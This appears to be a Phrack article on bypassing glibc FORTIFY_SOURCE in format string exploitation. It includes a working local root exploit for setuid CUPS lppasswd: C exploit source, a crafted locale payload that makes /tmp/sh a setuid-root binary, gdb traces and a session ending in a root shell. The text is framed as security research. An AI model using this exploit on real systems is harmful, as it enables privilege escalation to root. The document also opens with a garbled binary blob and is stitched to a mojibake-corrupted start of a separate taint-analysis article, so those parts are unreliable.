cLR1BG0FnvmOVsX91bwfIb6kUiMV8y9azoudhGPwAMrzdbVMzZWhy+pztYqaNuGd4sLSiLlwsfRDĐ o5pfsHxnfQ3umIYwDpiuF01IoIekyDL0PJZbQ0JeYqzs6vR8mviVL0js7ZwT54rTdM3GxG9ZvMjhD FN5wtqzmqeVSkj6ilHkrl4kkUqblF2lXIqvVeqhZjxLpVjwTscFXLVs2iaJll44J5XwuSXAsTrqOĐ 50pA1YrAonPZ5eNklHFqtr2baQyxzlASbo5ysqHNJqMcdsLFf97KTUF8sLWVAL4mlzGiq+qMt0UTĐ UlvD0JNQ0pP9Bk14wwSoZRW+dWGrueCztaaUBBLpP/zJCRWlyxYy1v06ffQP2tHPVkQxJTTfAbN0Đ Kqac8L9fxgJqKubHy96f18xGPdrQAWh9XW+9+RpLasgdrPqm4eeKuR+x19Yfe+XicknZp6q4z+LbD vKwlrj85TsT/14WELWbQIkF///CLBBVHM6VO51sLD1PZ4xUh8jNCtkNPdvQEIkdtErI5sn8jXtMAD oB772S6rJe6Ya/br7Pu/ZVsYxUVBq/Rk83FKsLZqiOMinmPEoWzsBGGUqQJ4819z0pcqYJX7whq9Đ QheFdSrYnp5+FvdRGFVyGqhEtSuo7HSvr0C11/RFFBkrd1MUGRf3UwSVImO1jsp557QP573+dTUJĐ C/9ImPjhvko6P99bKQJXcYslVizpskiAkV6HK2Eslfkp7Y6ONnnNnU0qWha7OhbsZXgl8r0MufwOĐ

XjAoV2Ffz2A5JV7rmVRXo5VhoDZAUrZx86WAoZRqMpCT2zIl3RcxI9PTmhfdlcDcm4CPvcz01WpbD 15RZWAsdqRWBhFf9dDDETYikS7K7I1ttQXOEs8nViEzGgg6JIkCuRTLP12U3zSHwQp6JTCuOaOKEÐ XKF163m9EMKJab4QMtC31FFgTYIC4Tdu3Q21SvN1JRlzLH2NqqAhd+GluBu3ZAEsOZ2WVlrZf6mPĐ 26qPS9AowV8FQT92vZ10EmBihnBHiCtMafMbBsXNCs2lJNXmCyOwSkugegRKvbhcFLZ33izlopjXĐ 97kpptaF1+TbFGlEJio8b1Sm8rR3/rNEVKZ0zxCZZUhZFhRLRmimTfRrIVAhWvVdZBUkZzI0fjRqĐ Owt+zxexvL9dOVpFOzwXqbjQUm6iz7/PRZzjMhumfH5/3giVtKscnZzmGSKzCA3LOH7JiMxGxE93Đ c4UozL+qUXHwHHtm/mIwO7YWn0OXM+wShmEm4SZeK7aKaq+dVZTXHHorSDLRG13i3ckRIj0dkfRKD pFDuwmp6ODcvsPZ/8KMndrGqAT7risRNkeQCR5hpiGQu2ygyJKsIKZv8tVqRaGI4Jxs1SncWBNQsĐ HC38BRB7EbGuQ4kkWNmLJ1X5vhe/AI48YXumq3pVLJeQUjgWXOr2o4Dd62YQa0j3rdMEwUbRBrZ0Đ GYddRo71kRCtXGw+kv9LgAQApU01BK/8MkRFWLZhimuiRsVgy7890QLpJncCiShwLf/JUHudPK+wĐ lKX0KGLjKPjI1tuqxyWTveDkmjYJX1yyRKwl7Yeimoflcws1rKSdwl1+8yy5fJ7eqj6+Pj//G7pnĐ vc4lDLqXvV4fTq773avTiz4c1NP71PJ/F1AQtuDlmPGmBZvs8riMBhYns4ii1tiAjcJ9GaX8P1BLD $\verb|Bwh511CekQsAalszAaBQSwMEFAAIAAgAnJBNPQAAAAAAAAAAAAAAAABsAEABfX01BQ09TWC90aG9sD| \\$ Ly5fbmV0YWdlbnRzLmNVWAwAP9i1TOPXtUz1AfUBY2AVY2dgYsAEIDFOIDYCYgUoPwgkEeIaEYJFĐ AABA7UEAAAAAdGhvbC9VWAgAKNa1TCzYtUxQSwECFQMUAAgACABdkE09UPMZjQQBAAAEGAAADgAMÐ AAAAAAAAABApIEzAAAAdGhvbC8uRFNfU3RvcmVVWAgAP9i1TDHYtUxQSwECFQMKAAAAAABmkE09Đ CGAAAAAAZpBNPQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAQP1BugEAAF9fTUFDT1NYL3Rob2wvVVgIĐ AD/Ytuw/2LVMUEsBAhUDFAAIAAgAXZBNPQ2OI3ccAAAAUgAAABkADAAAAAAAAAAAQKSB9gEAAF9fD TUFDT1NYL3Rob2wvL18uRFNfU3RvcmVVWAgAP9i1TDHYtUxQSwECFQMUAAgACACThU09uNi6hWMAĐ AACrAAAADQAMAAAAAAAAABApIFpAgAAdGhvbC9NYWtlZmlsZVVYCAA/2LVM1sW1TFBLAQIVAxQAĐ CAAIAJOFTT3BzWWFHwAAAFIAAAAYAAwAAAAAAAAAAECkgrcDAABfX01BQ09TWC90aG9sLy5fTWFrD 7YGMAwAAdGhvbC9uZXRhZ2VudHMuY1VYCAA/2LVM49e1TFBLAQIVAxQACAAIADSQTT3BzWWFHwAAÐ AFIAAAAbAAwAAAAAAAAAEDtqWsPAABfX01BQ09TWC90aG9sLy5fbmV0YWdlbnRzLmNVWAqAP9i1Đ TOPXtUxQSwUGAAAAAAAACQCdAqAA4w8AAAAAĐ ====Đ

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==Phrack Inc.==

Volume 0x0e, Issue 0x43, Phile #0x09 of 0x10

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----[0. Introduction

Today the Windows CRT disables %n by default [0]. And likewise, glibc's FORTIFY_SOURCE patches provides protection mechanisms which render exploitation impossible. Objective-C isn't being considered, but i'm told you can have plenty of fun there too. Even format strings weren't a critically endangered species, they've been demoted to the class of infoleak. The great thing about format strings of course was that they provided both a read and write primitive. They were the `spork` of exploitation. ASLR? PIE? NX Stack/Heap? No problem, fmt had you covered.

The story goes that around 2000 everybody was hunting down format strings. Just about everything was vulnerable. Check out the TESO article in the links. It was pretty outrageous. CORE exploited pretty much everything with locales too [1]. But today, those days are long one. Unless of course you're hacking edus, in which case you can still use locale bugs to pop root shells on PMOS technology.

A few months ago something funny happened. A guy by the name of Ronald Volgers [2] had his way with CUPS lppasswd, which was shipped root setuid in Ubuntu and Debian. Nice find man! Locale bugs, oh yeah, awesome!

Unfortunately, the aforementioned patch makes fmt str exploitation quite unlikely.

In detail, the FORTIFY_SOURCE provides two countermeasures against fmt strings.

- 1) Format strings containing the %n specifier may not be located at a writeable address in the memory space of the application.
- 2) When using positional parameters, all arguments within the range must be consumed. So to use %7\$x, you must also use 1,2,3,4,5 and 6.

But thats okay since the FORTIFY_SOURCE patch is not really all that complete. (-: Why? Because glibc is really really weird code. It amazes me that someone would travel all around the world and take credit for glibc when they did not even write it. Actually, it makes perfect sense, nobody with any dignity would admit to writing any part of glibc to public

audiences. Don't get me wrong, glibc lets pretty good stuff happen to my computer. The code is pretty hard to look at though, you wouldn't introduce her to your parents if you know what I mean...

What you're about to read is slightly harder than writing a format string and a little bit easier than building glibc itself. (Glibc binaries are ideal for an ELF VX because of the difficulty of compiling them). Prequisites are understanding format string exploitation. They were last written about in phrack here [3] if you need a refresher. If you have never exploited a format string vuln, seek the article by 'rebel' [6]. It is one of the most skilled and digestible discourses available.

So lets dive right in.

```
----[ 1. Glibc's FORTIFY_SOURCE
```

WARNING: THE REST OF THIS ARTICLE INCLUDES GLIBC CODE WHICH MAY INDUCE CHEST PAIN, VOMITING, BLACKOUTS, or PERMANENT LOSS OF EYESIGHT. ALL ATTEMPTS TO KEEP KEEP GLIBC CODE TO A MINIMUM HAVE BEEN MADE BY THE AUTHOR.

"%49150u %4849\$hn %1\$*269158540\$x %1\$*13996\$x %1073741824\$d"

Have you seen a format string like that before? It makes positional parameters look less attractive, doesn't it?

So how does this patch supposedly work?

To turn it on the binary must be compiled with `-D_FORTIFY_SOURCE=2` enabled with an optimization level of at least -O2. This is likely because of the compiler pass the patch is implemented at.

So the following happens.

va_end (ap);

First, calls to printf, etc get rerouted to __*_chk in your compiled binary and the first argument of :flag: is passed as 1.

```
if (flag > 0)
   stdout->_flags2 &= ~_IO_FLAGS2_FORTIFY;
 _IO_release_lock (stdout);
 return done;
The function sets the _IO_FLAGS2_FORTIFY bit to ON in the FILE* structure
to enable the FORTIFY checks. This is sort of clever, as the bit will
always get toggled on when entering dangerous functions. You can not
universally disable the mechanism very easily. But this itself does not
actually guarantee any kind of security.
Under libio/libio.h the following secondary flags are defined:
#define _IO_FLAGS2_MMAP 1
                               //fopen 'm' mmap access mode
                               //open/read/write should not be used as
#define _IO_FLAGS2_NOTCANCEL 2
                                 thread cancellization points
#ifdef _LIBC
# define _IO_FLAGS2_FORTIFY 4
                               //enable fortify security checks
#endif
#define _IO_FLAGS2_USER_WBUF 8
                               //wide buffer (2-byte) support funk
#ifdef _LIBC
# define _IO_FLAGS2_SCANF_STD 16 // %a support for scanf
#endif
Disabling the entire flags buffer should not be too much trouble, but may
lead to some inconsistencies if the file stream pointer is opened with 'm'
in the mode parameter.
The astute reader will be wondering about functions such as vsnprintf,
which require no file stream pointer. Well, glibc provides an okay
solution. A file stream pointer is made on the stack with a callback that
writes to a buffer instead of a file descriptor. This file stream pointer
is then passed along to vfprintf.
Now, with the _IO_FLAGS2_FORTIFY bit set, there are two protections that
are enabled.
B. Protection #1
File: libc/stdio-common/vfprintf.c
  LABEL (form_number):
     if (s->_flags2 &
_IO_FLAGS2_FORTIFY)
         if (!
readonly_format)
                                                         /
             extern int __readonly_area (const void *,
size_t)
attribute_hidden;
readonly_format
               = __readonly_area (format, ((STR_LEN (format) +
```

```
1)
                                      * sizeof
(CHAR_T)));
}
                                                          /
        if (readonly_format <</pre>
0)
           _libc_fatal ("*** %n in writable segment detected
***\n");
If the format string payload containing a %n is located in a writeable
memory area such as the stack or BSS or DATA or the heap, this patch will
detect it and error out. Besides a DoS, this patch renders format strings
pretty harmless.
C. Protection #2
File: libc/stdio-common/vfprintf.c
   /* Determine the number of arguments the format string consumes. */
   nargs = MAX (nargs, max_ref_arg);
   /* Allocate memory for the argument descriptions. */
   args_type = alloca (nargs * sizeof (int));
   memset (args_type, s->_flags2 & _IO_FLAGS2_FORTIFY ? '\xff' : '\0',
          nargs * sizeof (int));
   args_value = alloca (nargs * sizeof (union printf_arg));
   args_size = alloca (nargs * sizeof (int));
   for (cnt = 0; cnt < nargs; ++cnt)</pre>
     switch (args_type[cnt])
      case -1:
        /* Error case. Not all parameters appear in N$ format
           strings. We have no way to determine their type. */
        assert (s->_flags2 & _IO_FLAGS2_FORTIFY);
        __libc_fatal ("*** invalid %N$ use detected ***\n");
The effect of this second patch is that all of the arg_types are set to -1
by default. If there are any argument holes in between which do not get
processed, they are left as -1. So the effect is that:
 %4$x
would be invalid but
 %4$x %2$x %1$x %3x
would be okay.
To be honest, I do not really see this as some huge security improvement
but more of a nuisance. It does not really stop infoleaks much. Maybe they
```

wanted to prevent people from exploiting 8 character format strings,

because those are really common in the wargaming scene.

```
----[ 2. Bypassing FORTIFY_SOURCE
```

Now, if you were paying attention, you saw a bunch of allocas in 1-A. That :nargs: variable, that is the calculated maximum number of arguments. If a fmt str has simple arguments, the value is just that number. But, if a fmt str uses width arguments or positional parameters (often called direct parameters in other format string articles), then those also factor into the maximum :nargs: value

As an example in this string, %x %x %x %13981938\$x,

13981938 is the :nargs: value being passed to the alloca functions in code snippet 1-C.

Do not get too excited. This is not enough for generic control. Unfortunately, we can not do the same stack shifting as in [4] since we are in a context past the initial stack frame allocation. At the epilogue of the function, a base register will be used to collapse the stack, making stack shifting less useful without being accompanied by memory clobbering. This is true of many of the architecture's C compilers. They pretty much all implement some sort of easy stack clean-up with a base register, so alloca itself is difficult to attack.

Instead, it is the operations that use the allocated memory that must be exploited. The integer overflow can be used to trigger all sorts of memory trespasses.

One other thing to do is shift the stack into the heap using the alloca. This also turns out to be difficult because of those memset operations.

But we do have a loss of state. And as always, from a loss of state new opportunites arise. We are in the land of undefined. Hi mom and dad!

This article will use one such trespass opportunity to bypass FORTIFY_SOURCE. It should be noted that others exist, but may be a bit harder to utilize than this one.

······

Arbitrary 4-byte NUL overwrite.

```
/* Fill in the types of all the arguments. */
for (cnt = 0; cnt < nspecs; ++cnt)
   {
    /* If the width is determined by an argument this is an int. */
    if (specs[cnt].width_arg != -1)
        args_type[specs[cnt].width_arg] = PA_INT;</pre>
```

Quick summary of the code: args_type[ATTACKER_OFFSET] = 0x00000000;

Explanation:

The above code is required to process width arguments that are passed in as parameters.

For example:

%1\$*269096872\$x

Effectively does:

//specs[cnt].width_arg = 269096872
args_type[specs[cnt].width_arg] = 0

..which, if your stack is set up just right, can toggle off that _IO_FLAGS2_FORTIFY bit in the `stdout` FILE structure.

Remember that :args_type: was one of the buffers allocated on the stack in the alloca snippet above in 1-C and is an array of an integer base type.

Care must be taken as the alloca becomes a bit of a problem when nargs gets set to a large value. This will likely shift the stack to somewhere unmapped. The next push or call instructions would result in a crash, preventing proper exploitation.

So the key constraints around :nargs: are as follows:

- 1) the stack must be shifted somewhere sane
- 2) the memset operation must not hit an unmapped page.

The easiest way to meet these two contraints is to use an integer overflow. Since no bounds checking occurs on :nargs:, you can artificially keep the stack in-place with this: `%1073741824\$`. No specifier is really required and you can end it with just a \$ sign. The second contraint is also satisfied because the memset will be called with a length parameter of 0.

The details of the allocas are a little bit more complex if you look at the assembly. For our purposes, they roughly end up doing:

```
esp -= nargs * (4)
esp -= nargs * (12)
esp -= nargs * (4)
```

The 1073471824*4 happens to be 0 when truncated into a 32-bit integer. This and other factors of 1073471824 prove to be sufficient for side-stepping the alloca constraints.

This concludes the arbitrary 4-byte NUL overwrite.

The first patch (1-B) can be disabled by clearing that IO_FLAGS2_FORTIFY bit in the file stream pointer. Typically it will be the only flag enabled on the file stream pointer. In the unlikeley case that one of the other bits was set, for example _IO_FLAGS2_MMAP, inconsitencies may arise when the file stream pointer is closed. This may or may not affect exploitability.

We will now revisit the second part of the patch. It makes any format string exploit less flexible. The loop on nargs has to be terminated early to avoid the assert and the libc_fatal when a "hole" in the arguments is discovered. By hole, I am referring to the code in (1-C) which checks the :args_type: value against -1. Remember that the fortify source patch won't

let you access \$5\$x without also accessing \$1\$? \$2\$? \$3\$? and \$4?. That is what is meant by 'hole' in this context.

The termination of that loop can coincidentally happen all by itself if the stack is aligned correctly. The loop will hit out of bounds of the alloca created buffers and self terminate when :nargs: is set to 0, provided that :nargs: is stored by the compiler on the stack. If it fails to do this, an assert() statemet will be triggered, preventing exploitation.

Or, we can reuse the 4-byte NUL write can be used to bypass the loop reliably.

One instance of a successful bypass can then be performed in two easy steps.

- 1. Turn off the IO_FORTIFY_SOURCE bit to allow %n from a writeable address
- 2. Set nargs=0 to skip the value-filling loop.

Note that bypassing the loop via #2 requires us to dig further down the stack to find our user input since the same loop is responsible for filling in the args_value array. If you have ever attempted to exploit a format string by truncating a pointer and reusing it as destination on glibc, you probably failed because of that args_value array.

```
----[ 3. Exploitation
```

In standard phrack style we will first do this on a test binary and then on a real-world binary to disprove any accusations of academic tendencies, like thought experiments. Feel free to skip to part B.

```
-----[ A. Dummy Test Program for clarity
```

Note: ASLR is disabled and the program has an executable stack.

Oh nooO! Scary format string protections are making everything hurt.

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Alright remember the process kids.

- 1. Disable fortify source
- 2. Set nargs = 0
- 3. Enjoy the %n

So first, lets figure out where that arbitrary 4-byte NUL write is on our system. We will pick some ridiculous desination, like %1\$*269168516\$. If it doesn't crash, keep incrementing that by about 20000.

So we'll send the following as our investigative payload. The first part should trigger the NUL write. The second part should keep the stack sane.

%1\$*269168516\$x %1073741824\$

Starting program: /home/captain/research/fmt/article/a.out %1\$*269168516\$x %1073741824\$

The fortify source bit will be somewhere inside of the file stream pointer over at s=0x29f4e0.

stdout->_flags2 |= _IO_FLAGS2_FORTIFY;

On this target machine, it happens to be @+60

0x29f51c <_IO_2_1_stdout_+60>: 0x00000004

Since the operations here are relative, ASLR is not too big of an issue and once you find your offset, it's pretty consistent (YMMV).

Here is the equation \$ecx + \$eax*4 should = 0x29f51c

(gdb) p/d ((0x10029f51c-\$ecx) & 0xffffffff)/4 \$11 = 269145003

Counting starts from 0, so add 1 to that for the payload.

Breakpoint 1, _IO_vfprintf_internal (s=0x29f4e0, format=0xbffeb2dc

```
"%1$*269145004$x %1073741824$\n", ap=0xbffeb2c8 "@\364)") at vfprintf.c:210
210 vfprintf.c: No such file or directory.
 in vfprintf.c
(gdb) tbreak *(vfprintf+11489)
Temporary breakpoint 2 at 0x1888f1: file vfprintf.c, line 1735.
(gdb) c
Continuing.
Temporary breakpoint 2, 0x001888f1 in _IO_vfprintf_internal (s=0x29f4e0,
format=0xbffeb2dc "%1$*269145004$x %1073741824$\n", ap=0xbffeb2c8 "@\364)")
   at vfprintf.c:1735
1735 in vfprintf.c
(gdb) x/i $pc
=> 0x1888f1 <_IO_vfprintf_internal+11489>: movl $0x0,(%ecx,%eax,4)
(gdb) x/wx $ecx+$eax*4
0x29f51c <_IO_2_1_stdout_+60>: 0x00000004
This operation has to be repeated for :nargs:. The easiest way to locate
:nargs: is to pick a value you know (Oxdeadbeef), and find it on the stack
or just pick it up where it gets loaded before the alloca code.
%1$*3735928559$x
Program received signal SIGSEGV, Segmentation fault.
0x0018880f in _IO_vfprintf_internal (s=0x29f4e0, format=0xbffeb2dc
\$1\$*3735928559\$x\n", ap=0xbffeb2c8 \$(364))) at vfprintf.c:1721
1721 vfprintf.c: No such file or directory.
 in vfprintf.c
(gdb) x/wx $ebp-0x4bc
0xbffeadcc: 0xdeadbeef
p/d (0xbffeadcc-$ecx)/4+1
= 472 for me
Disabling both :nargs: and fortify source : [%*472$ %1$*269145004$
%1073741824$]
Well, that's not actually true. It depends on what your buffer looks like.
For example if you attempt to do:
%49150u %4847$hn %*472$ %1$*269145004$ %1073741824$
The first two parameters will cause the stack to shift and the values have
to be recalculated based on the size of that $hn offset. This gets a bit
hairy, but with some grunt work you'll be done. The next task is finding
a good way to hijack flow control.
One good vector happens to be a call to free shortly after the %n write.
=> 0xb7d4f3f8 <_IO_vfprintf_internal+2024>: mov
                                              -0x4bc(%ebp),%edi
=> 0xb7d4f3fe <_IO_vfprintf_internal+2030>: mov
                                               %edi,(%esp)
=> 0xb7d4f401 <_IO_vfprintf_internal+2033>: call 0xb7d28988 <free@plt>
=> 0xb7d28988 <free@plt>: jmp *0x24(%ebx)
(gdb) x/wx $ebx+0x24
0x29f018: 0x001b8e60
We will overwrite the upper 16-bits to point into the stack
(0x001b->0xbfff).
```

Write Dest: 0x29f01a One way to smuggle this value is using a command line argument. %49150u %4847\$hn %*13996\$ %1\$*269158528\$ %1073741824\$ Program received signal SIGSEGV, Segmentation fault. 0x0018880f in _IO_vfprintf_internal (s=0x29f4e0, format=0xbffeb2dc $\$1\$*3735928559\$x\n$ ", ap=0xbffeb2c8 \$(364))) at vfprintf.c:1721 1721 vfprintf.c: No such file or directory. in vfprintf.c (gdb) x/wx \$ebp-0x4bc 0xbffeadcc: 0xdeadbeef So after some fenagling you'll reach something like this: A great improvement would be automation via instrumentation or mapping out the stack shifting very tightly. captain@planet:~/research/fmt/article\$ export PAY=`python -c 'print "\xcc"*4096*20' captain@planet:~/research/fmt/article\$ (python -c 'print "%49150u %4847\$hn %1\$*269168516\$x %1\$*13996\$x %1073741824\$"') ./a.out `echo -ne "a ccc ddbbb $\x1a\xf0\x29 fffff"$ Trace/breakpoint trap (core dumped) -----[B. The real world exploit ______ ______ ______ CUPS locale() vulnerability.

Ronald Volgers noticed that lppasswd used user-specified locales. A few distributions (debian, ubuntu, fedora?) ship lppasswd setuid root. Is this awesome? yes

ls -al lppasswd -rwsr-xr-x 1 root root 19144 2010-07-07 00:56 lppasswd

To exploit it, you just export LOCALEDIR to a place where \$LOCALEDIR/C/cups_C.po holds the format strings for the various printfs in lppasswd.

This exploit turns out to be hard for a few reasons. The first, it is non interactive. That is, the format string can not be used for an info leak to bypass ASLR. The second limitation is that lppasswd creates a LOCK file, so any weaponized exploit must be highly reliable. Luckily this second one can be bypassed with resource limits.

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <sys/time.h>
int main(int argc, char *argv[])
 struct rlimit rara;
 int keke[4096*4];
 char test[0x10000];
 char *args[] = { "./lppasswd", 0 };
 char *env[] = { "LOCALEDIR=./", &keke, test, 0};
 int riri;
 int jmp = 0xbffdc66c;
 memset(test, 0x01, sizeof(test));
 test[0x10000-1] = 0x00;
 for(riri = 0; riri < sizeof(keke)/sizeof(int); riri+=4){</pre>
   keke[riri+0] = jmp+2;
   keke[riri+1] = jmp+2;
   keke[riri+2] = jmp;
   keke[riri+3] = jmp;
 }
 rara.rlim_max = rara.rlim_cur = atoi(argv[1]);
 setrlimit(RLIMIT_NOFILE, &rara);
 execve("./lppasswd",args,env);
There is also one important difference between the test program and
lppasswd. The vulnerability inside libcups is triggered by vsnprintf.
Internally, vsnprintf creates a fake file stream pointer on the stack and
then passes it to vfprintf.
This is actually pretty good news in terms of bypassing ASLR as the file
stream pointer is a fixed offset from the format string structures, which
glibc allocates on the stack.
The vulnerable function in libcups follows.
File: cups/cups/langprintf.c
/* O - Number of bytes written */
                       *fp, /* I - File to write to */
_cupsLangPrintf(FILE
        const char *message, /* I - Message string to use */
                /* I - Additional arguments as needed */
{
 va_start(ap, message);
 vsnprintf(buffer, sizeof(buffer),
          _cupsLangString(cg->lang_default, message), ap);
 va_end(ap);
```

With ASLR disabled, the best option is to go after the return address. In the callstack for vfprintf:

format=0x1187a0 "chown root:root /tmp/sh; chmod 4755 /tmp/sh; %49150u %7352\$hx %49150u %7353\$hx %14263u %7352\$hn %27249u %7353\$hn %1\$*14951\$x %1\$*14620\$x %1073741824\$", ap=0xbffdefe8 "\243>\344\267-\021\021") at vfprintf.c:210

210 in vfprintf.c

(gdb) bt

#0 _IO_vfprintf_internal (s=0xbffdc68c,

format=0x1187a0 "chown root:root /tmp/sh; chmod 4755 /tmp/sh; ...

format=0x1187a0 "chown root:root /tmp/sh; chmod 4755 /tmp/sh;

#2 0xb7f96544 in vsnprintf (fp=0xb7e68580,
 message=0x1117c5 "lppasswd: Unable to open password file: %s\n")
 at /usr/include/bits/stdio2.h:78

#3 _cupsLangPrintf (fp=0xb7e68580,
 message=0x1117c5 "lppasswd: Unable to open password file: %s\n")
 at langprintf.c:125

#4 0x0011116a in main (argc=1, argv=0xbffdfee4) at lppasswd.c:316 (gdb)

The second return address lends itself very well to exploitation. The 2nd parameter points to user input. This is highly useful when overwriting the saved return address.

The address can be pointed to &system or __libc_system or do_system, and the old 2nd argument will become the argument to system.

Above in the resource limit setting code, the enivornment is filled with pointers to that return address:: int jmp = 0xbffdc66c;

keke[riri+0] = jmp+2; keke[riri+1] = jmp+2; keke[riri+2] = jmp; keke[riri+3] = jmp;

NX Bypass: C/cups_C.po

msgstr "chown root:root /tmp/sh; chmod 4755 /tmp/sh; %49150u %7352\$hx %49150u \

 $7353\$ %14263u %7352\$hn %27249u %7353\$hn %1\$*14951\$x %1\$*14620\$x %1073741824\$"

The first part executes a command. The next 4 arguments were padding but removing them would have required some recalculations.

These two writes redirect control flow to system by overwriting the least and most significant half-words of the saved return address.

%14263u %7352\$hn %27249u %7353\$hn

And the last part is used to bypass FORTIFY_SOURCE: 1\$*14951\$x \$1\$*14620\$x \$1073741824\$.

Overall, things are pretty hairy, but they work with some massaging.

```
captain@planet:~/research/fmt/cups-1.4.2/systemv$ ls -l lppasswd
-rwsr-xr-x 1 root root 18867 2010-06-06 01:26 lppasswd
captain@planet:~/research/fmt/cups-1.4.2/systemv$ ls -al /tmp/sh
ls: cannot access /tmp/sh: No such file or directory
captain@planet:~/research/fmt/cups-1.4.2/systemv$ cp /bin/bash /tmp/sh
captain@planet:~/research/fmt/cups-1.4.2/systemv$ qcc -o sf sploit filz.c
sploit_filz.c: In function ?main?:
sploit_filz.c:13: warning: initialization from incompatible pointer type
sploit_filz.c:20: warning: incompatible implicit declaration of built-in
function ?memset?
captain@planet:~/research/fmt/cups-1.4.2/systemv$ ./sf 4
Enter old password:
Enter password:
Enter password again:
sh: %49150u: not found
Segmentation fault
captain@planet:~/research/fmt/cups-1.4.2/systemv$ ls -al /tmp/sh
-rwsr-xr-x 1 root root 818232 2010-07-07 01:26 /tmp/sh
captain@planet:~/research/fmt/cups-1.4.2/systemv$ /tmp/sh -p
sh-4.1# id
uid=1337(captain) gid=1337(captain) euid=0(root)
groups=4(adm),20(dialout),24(cdrom),29(audio),30(dip),44(video),46(plugdev)
,104(lpadmin),112(netdev),115(admin),118(pulse-access),120(sambashare),
1000(captain)
```

----[C. TODO- ASLR

The author has failed to make an ultra reliable exploit for defeating both ALSR and an NX stack. Part of what makes it difficult is all of the moving parts.

In this case ASLR makes things hairy for two reasons. Both the stack and libc (and the text) are shifting. They are randomly offset from each other. In the above exploit, two values need to be known. The first is the location of the saved return address. The second is the address of glibc. By applying the resource limits, it is still possible to brute force this vulnerability, but it requires patience with 24-bits of entropy.

Anyway, the following two methods have been attempted.

1) Copy (read+write) primitive using width arguments.

The width argument can be used to read a value from memory and write it somewhere.

%1\$*100\$u will read the 100th argument's value, and write that many spaces. This is presumably the reason why %n was introduced in the first place. The copy would look like this:

%1\$*100\$u %2\$101\$n

Author's Verdict: Too hairy

The copy write primitive does not seem to work reliably under the fortify source loss of state. Exact reasons have not been yet determined, and a way to stabilize them may exist. In addition, once a copy operation is performed, the internal printf counter must be reset by writing a value numerous times. The easiest way to do this would be to print out the same value '256' times and reduce write width to one-character at a time. Writing the same value '256' times ensures that the lowest byte of the

internal counter will be 0.

2) Repurpose double stack pointers

For lppasswd, stack double-pointers exist that can be repurposed. For %n to work, a pointer is needed. The idea behind this avenue is to use the first pointer to redirect the second pointer to the return address.

Author's verdict: Using the pointers is reliable, but ASLR has enough entropy in the the correct offset to the return address is unreliable. The best acheivement was 24-bits of entropy, 12-bits for the return address and 12-bits for &system. Only one exploit seemed to work, and the author was unable to reproduce even after a night of testing.

----[4. Afterword

It is the author's opinion that it is quite amazing vfprintf even compiles in the first place. Briefly, it should be noted that there are more angles of attack in the vfprintf code that are a bit more complicated. Although quite messy. Here is one example, if a target is using the deprecated features of vfprintf to register their own format string specifiers, an attacker can get arbitrary code execution without needing %n. Execution without %n may even be possible with the jump table implementations...

This article is dedicated to runixd and beist, the top scoring two of the first three loller skaterz. Mad greetz to the even better lollerskaterz dropping from rofl copters. Surf the chaos dudes!

Many thanks to the phrack staff for their help. And also real hackers who make me blush.

Thanks for reading. Have phun!

- [0] http://msdn.microsoft.com/en-us/library/ms175782.aspx
- [1] http://www.securityfocus.com/bid/1634
- [2] http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-0393
- [3] http://www.phrack.org/issues.html?issue=59&id=7&mode=txt
- [4] http://www.phrack.org/issues.html?issue=63&id=14
- [5] http://althing.cs.dartmouth.edu/local/formats-teso.html
- [6] http://www.loko.nu/formatstring/format string.htm

```
™Volume 0x0e, Issue 0x43, Phile #0x0a of 0x10Đ
=-----|
=-----[ By BSDaemon
=-----|
Ð
™™'$FöâwB Ö GFW" v† B Fò -÷R &VÆV-f]
happens when someone dies, the life always continues through the others whoĐ
remember."Đ
™™Md. Sergio da Silva BrancoÐ
™™Beloved father and my hero. God blessĐ
you!Đ
Ð
Ð
----[ IndexĐ
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  0.1 - KeywordsĐ
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""ã ã Ò F -çB 6÷W&6W=
""ã ã" Ò -çFW&ÖVF- FR Æ æwV vW2 æB F -çFVB 6÷W&6W=
""ã ã2 Ò W‡ Æ\div6-öâ öb v F6\daggerVB F F
  2.2 - Backward Taint AnalysisĐ
""ã"ã Ò g&öÒ F†R 7& 6, FÒ F†R W‡ ÆÖ-M
 3 - Existent solutions and comparisionsĐ
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 5 - AcknowledgementsĐ
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----[ 0 - AbstractĐ
This article provides a compilation of the state of the art in programĐ
analysis, a real implementation based on an extension to the Microsoft Đ
Debugger for tracing and a GUI application to actually do such Đ
analysis and help determine not just if something is exploitable, butĐ
actually to guide you in such exploitation process. It uses backward taintĐ
analysis to map from the crash back to the original data and define what Đ
part of the data crashed the application, and how such data was transformedĐ
during the execution.Đ
It does not discuss how to create a Microsoft Debugger extension, and is not Đ
```

even going to citate anything related to that. It is all about software Đ exploitation, so I completely ignore other motivations for program analysis $\mbox{\it D}$ (although I know those motivations are really important too). A deepĐ understanding of software exploitation is required in order to really take Đ advantage of such tool.Đ Ð Ð ----[0.1 - KeywordsĐ Dynamic Analysis, Taint Analysis, Data Flow, Intermediate Language, Reverse Đ Engineering, Software Exploitation.Đ ----[1 - IntroductionĐ Program Analysis is a hot topic. Many people are discussing this subject $\mathfrak D$ even more given the amazing numbers of crashes the fuzzers are findingĐ nowadays [1] [2].Đ This article uses program analysis as the way of making a computationalĐ system reason automatically (or at least with little human assistance)Đ about the behavior of a program and draw conclusions that are somehowĐ useful.Đ Ð In a world where thousands of crashes do exist and are easily found in veryĐ important softwares, the classification of exploitability of such bugs is Đ the first priority. It is known that it is impossible (or inviable or Đ nobody wants to, or whatever other excuse you find to not fix your Đ software) to fix all the bugs such fuzzers are finding, so, at least, Đ companies want to fix (or exploit) the ones that are exploitables.Đ The problem is that the only available solution to analyze such crashes areĐ provided by Microsoft (named !exploitable or bang exploitable) [3][4] and Đ are not really useful to create actual exploits or to better understand theĐ problem, but just to give a static classification (exploitable, probablyĐ exploitable, not exploitable or unknown).Đ Ð Even people with source code access are sometimes relying on such tools to Đ determine the exploitability of a given path (sometimes it is easier to Đ analyze a bug without getting into the messy code structure).Đ Taint Analysis concepts and challenges are going to be explained in order Đ to determine what is being done by the proposed solution and to provide a Đ better idea of future and areas of improvements.Đ ---[1.1 - Paper structureĐ Ð In Chapter 2 I discuss about the concepts needed in the solution, like whatĐ is program flow analysis, taint analysis, what are the taint sources that ${\tt D}$ can be used and how to map between the assembly code and the taint places Đ in order to propagate the taint. Also in this chapter I talk about the ${\tt D}$ explosion of watched data when you are tainting from the beginning of the Đ execution and why backward taint analysis is the solution for this problem.Đ Chapter 3 compares the provided solution with the Microsoft !exploitable Đ software. Đ Chapter 4 defines the future of this area and some expected improvements 